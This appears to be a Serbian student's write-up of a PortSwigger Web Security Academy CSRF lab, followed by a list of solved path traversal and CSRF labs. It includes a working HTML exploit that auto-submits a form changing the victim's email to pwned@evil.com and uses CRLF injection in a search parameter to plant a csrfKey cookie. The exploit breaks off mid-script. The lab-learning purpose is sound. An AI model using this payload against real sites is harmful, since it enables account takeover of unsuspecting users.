
Prvo sam otvorio lab i preko Burp Suite-a analizirao zahtev za promenu email adrese POST /my-account/change-email. U response-u servera pronašao sam CSRF token koji se nalazi u hidden polju forme, kao i csrfKey cookie koji aplikacija koristi za validaciju zahteva. Nakon toga sam otvorio exploit server i napravio HTML formu koja šalje POST zahtev ka /my-account/change-email. U formi sam dodao:

hidden *polje <input type="hidden" name="email" value="pwned@evil.com">*

hidden CSRF parametar <input type="hidden" name="csrf" value="UA17…"> - Koristio sam validan CSRF token koji sam prethodno dobio iz svog naloga

CRLF injection kroz search parametar kako bih ubacio Set-Cookie header - Na ovaj način browser žrtve postavljam proizvoljan csrfKey.





This is your server. You can use the form below to save an exploit, and send it to the victim.

Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.

Craft a response

URL: https://exploit-0a930098041537a3813ca6ab015a007d.exploit-server.net/exploit

HTTPS

☑

File:

/exploit

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

Body:

```
<html>
  <body>
    <form action="https://0a700043047037d281dca7fe00170024.web-security-academy.net/my-account/change-email" method="POST">
      <input type="hidden" name="email" value="pwned@evil.com">
      <input type="hidden" name="csrf" value="UA17WBd61Uk5Bt5iPbnTGV1abHjGnJS5">
    </form>

    <img src="https://0a700043047037d281dca7fe00170024.web-security-academy.net/?search=test%0d%0aSet-
Cookie:%20csrfKey=7JBuw8aZnRlq8nV2odQd63aVzVP834H7%3b%20SameSite=None">

    <script>
      document.forms[0].submit();
```

LABOVI URAĐENI SS:

Path traversal

LAB	APPRENTICE File path traversal, simple case →	Solved
LAB	PRACTITIONER File path traversal, traversal sequences blocked with absolute path bypass →	Solved
LAB	PRACTITIONER File path traversal, traversal sequences stripped non-recursively →	Solved
LAB	PRACTITIONER File path traversal, traversal sequences stripped with superfluous URL-decode →	Solved
LAB	PRACTITIONER File path traversal, validation of start of path →	Solved

Cross-site request forgery (CSRF)

LAB	APPRENTICE CSRF vulnerability with no defenses →	Solved
LAB	PRACTITIONER CSRF where token validation depends on request method →	Solved
LAB	PRACTITIONER CSRF where token validation depends on token being present →	Solved
LAB	PRACTITIONER CSRF where token is not tied to user session →	Solved
LAB	PRACTITIONER CSRF where token is tied to non-session cookie →	Solved